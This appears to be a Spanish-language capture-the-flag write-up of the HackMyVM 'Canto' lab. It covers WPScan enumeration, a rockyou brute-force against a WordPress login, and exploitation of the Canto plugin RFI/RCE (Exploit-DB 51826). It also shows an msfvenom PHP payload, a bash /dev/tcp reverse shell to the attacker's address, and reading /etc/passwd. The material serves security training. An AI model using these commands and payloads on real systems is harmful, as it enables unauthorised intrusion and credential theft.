


```
[+] WordPress version 6.8.2 identified (Latest, released on 2025-07-15).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.1.134/index.php/feed/, <generator>https://wordpress.org/?v=6.8.2</generator>
 |  - http://192.168.1.134/index.php/comments/feed/, <generator>https://wordpress.org/?v=6.8.2</generator>

[+] WordPress theme in use: twentytwentyfour
 | Location: http://192.168.1.134/wp-content/themes/twentytwentyfour/
 | Last Updated: 2024-11-13T00:00:00.000Z
 | Readme: http://192.168.1.134/wp-content/themes/twentytwentyfour/readme.txt
 | [!] The version is out of date, the latest version is 1.3
 | [!] Directory listing is enabled
 | Style URL: http://192.168.1.134/wp-content/themes/twentytwentyfour/style.css
 | Style Name: Twenty Twenty-Four
 | Style URI: https://wordpress.org/themes/twentytwentyfour/
 | Description: Twenty Twenty-Four is designed to be flexible, versatile and applicable to any website. Its collecti...
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.1.134/wp-content/themes/twentytwentyfour/style.css, Match: 'Version: 1.1'

[+] Enumerating Vulnerable Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] No plugins Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] erik
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://192.168.1.134/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Jul 18 19:14:59 2025
[+] Requests Done: 67
[+] Cached Requests: 6
[+] Data Sent: 16.278 KB
[+] Data Received: 13.919 MB
[+] Memory used: 280.77 MB
[+] Elapsed time: 00:00:02
```

```
wpscan --url http://192.168.1.134/ --passwords /usr/share/wordlists/rockyou.txt --usernames erik
```




```
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.134/ [192.168.1.134]
[+] Started: Fri Jul 18 19:17:58 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.57 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.134/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.134/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.1.134/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.134/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.8.2 identified (Latest, released on 2025-07-15).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.1.134/index.php/feed/, <generator>https://wordpress.org/?v=6.8.2</generator>
 |  - http://192.168.1.134/index.php/comments/feed/, <generator>https://wordpress.org/?v=6.8.2</generator>
```




```
[+] WordPress theme in use: twentytwentyfour
 | Location: http://192.168.1.134/wp-content/themes/twentytwentyfour/
 | Last Updated: 2024-11-13T00:00:00.000Z
 | Readme: http://192.168.1.134/wp-content/themes/twentytwentyfour/readme.txt
 | [!] The version is out of date, the latest version is 1.3
 | [!] Directory listing is enabled
 | Style URL: http://192.168.1.134/wp-content/themes/twentytwentyfour/style.css
 | Style Name: Twenty Twenty-Four
 | Style URI: https://wordpress.org/themes/twentytwentyfour/
 | Description: Twenty Twenty-Four is designed to be flexible, versatile and applicable to any website. Its collecti...
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.1.134/wp-content/themes/twentytwentyfour/style.css, Match: 'Version: 1.1'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] *
 | Location: http://192.168.1.134/wp-content/plugins/*/
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | The version could not be determined.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==================================================================================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
^Cying erik / 111602 Time: 00:25:23 <                                                                                         > (55964 / 14344392)  0.39%  ETA: ??:??:??
[i] No Valid Passwords Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.                                            > (55969 / 14344392)  0.39%  ETA: ??:??:??
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Jul 18 19:43:25 2025
[+] Requests Done: 56111
[+] Cached Requests: 41
[+] Data Sent: 18.456 MB
[+] Data Received: 324.66 MB
[+] Memory used: 305.059 MB
[+] Elapsed time: 00:25:27

Scan Aborted: Canceled by User
```

Al no tener resultados con la fuerza bruta, se procede a buscar *plugins*.

```
wpscan --url http://192.168.1.134/ --plugins-detection aggressive -t 50
```




```
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.134/ [192.168.1.134]
[+] Started: Fri Jul 18 19:48:16 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.57 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.134/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.134/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.1.134/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.134/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.8.2 identified (Latest, released on 2025-07-15).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.1.134/index.php/feed/, <generator>https://wordpress.org/?v=6.8.2</generator>
 |  - http://192.168.1.134/index.php/comments/feed/, <generator>https://wordpress.org/?v=6.8.2</generator>
```



```
[+] WordPress theme in use: twentytwentyfour
 | Location: http://192.168.1.134/wp-content/themes/twentytwentyfour/
 | Last Updated: 2024-11-13T00:00:00.000Z
 | Readme: http://192.168.1.134/wp-content/themes/twentytwentyfour/readme.txt
 | [!] The version is out of date, the latest version is 1.3
 | [!] Directory listing is enabled
 | Style URL: http://192.168.1.134/wp-content/themes/twentytwentyfour/style.css
 | Style Name: Twenty Twenty-Four
 | Style URI: https://wordpress.org/themes/twentytwentyfour/
 | Description: Twenty Twenty-Four is designed to be flexible, versatile and applicable to any website. Its collecti...
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.1.134/wp-content/themes/twentytwentyfour/style.css, Match: 'Version: 1.1'

[+] Enumerating All Plugins (via Aggressive Methods)
 Checking Known Locations - Time: 00:01:54 <=========================================================> (111718 / 111718) 100.00% Time: 00:01:54
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] akismet
 | Location: http://192.168.1.134/wp-content/plugins/akismet/
 | Last Updated: 2025-07-15T18:17:00.000Z
 | Readme: http://192.168.1.134/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 5.5
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://192.168.1.134/wp-content/plugins/akismet/, status: 200
 |
 | Version: 5.3.2 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.1.134/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://192.168.1.134/wp-content/plugins/akismet/readme.txt

[+] canto
 | Location: http://192.168.1.134/wp-content/plugins/canto/
 | Last Updated: 2025-04-10T07:17:00.000Z
 | Readme: http://192.168.1.134/wp-content/plugins/canto/readme.txt
 | [!] The version is out of date, the latest version is 3.1.0
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://192.168.1.134/wp-content/plugins/canto/, status: 200
 |
 | Version: 3.0.4 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.1.134/wp-content/plugins/canto/readme.txt
 | Confirmed By: Composer File (Aggressive Detection)
 |  - http://192.168.1.134/wp-content/plugins/canto/package.json, Match: '3.0.4'

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==========================================================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.
```

Se identifica el plugin vulnerable **Canto** en **WordPress**, el cual presenta una vulnerabilidad de *Remote File Inclusion (RFI)* y *Remote Code Execution (RCE)*.


```
searchsploit Canto
```



```
 Exploit Title                                                                                   |  Path
NetScanTools Basic Edition 2.5 - 'Hostname' Denial of Service (PoC)                              | windows/dos/45095.py
Wordpress Plugin Canto 1.3.0 - Blind SSRF (Unauthenticated)                                      | multiple/webapps/49189.txt
Wordpress Plugin Canto < 3.0.5 - Remote File Inclusion (RFI) and Remote Code Execution (RCE)     | php/webapps/51826.py
Shellcodes: No Results
```

Searchsploit

```
searchsploit -m 51826
```



```
  Exploit: Wordpress Plugin Canto < 3.0.5 - Remote File Inclusion (RFI) and Remote Code Execution (RCE)
      URL: https://www.exploit-db.com/exploits/51826
     Path: /usr/share/exploitdb/exploits/php/webapps/51826.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable, with very long lines (344)
Copied to: /home/manumore/Escritorio/manumore/Laboratorios/HackMyVM/Canto/51826.py
```

Se crea un *payload malicioso* para **PHP**.


```
msfvenom -p php/reverse_php LHOST=192.168.1.127 LPORT=1234 -f raw > pwned.php
```

Nos ponemos en escucha en el puerto 444.


```
nc -nlvp 1234
```

Se ejecuta el exploit descargado.

```
python3 51826.py -u http://192.168.1.134/ -LHOST 192.168.1.127 -s pwned.php
```



```
Exploitation URL: http://192.168.1.134//wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://192.168.1.127:8080&cmd=whoami
Local web server on port 8080 ...
invalid local port None
192.168.1.134 - - [18/Jul/2025 20:25:32] "GET /wp-admin/admin.php HTTP/1.1" 200 -
```




```
listening on [any] 1235 ...
connect to [192.168.1.127] from (UNKNOWN) [192.168.1.127] 36334
```

Se establece una *reverse shell* para mantener el acceso persistente.

`nc -nlvp 1235`


`bash -c "sh -i >& /dev/tcp/192.168.1.127/1235 0>&1"`



```
www-data@canto:/var/www/html/wp-content/plugins/canto/includes/lib$
```

Una vez obtenida la *reverse shell* en la máquina víctima, se procede a realizar una búsqueda.

`cat /etc/passwd`




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
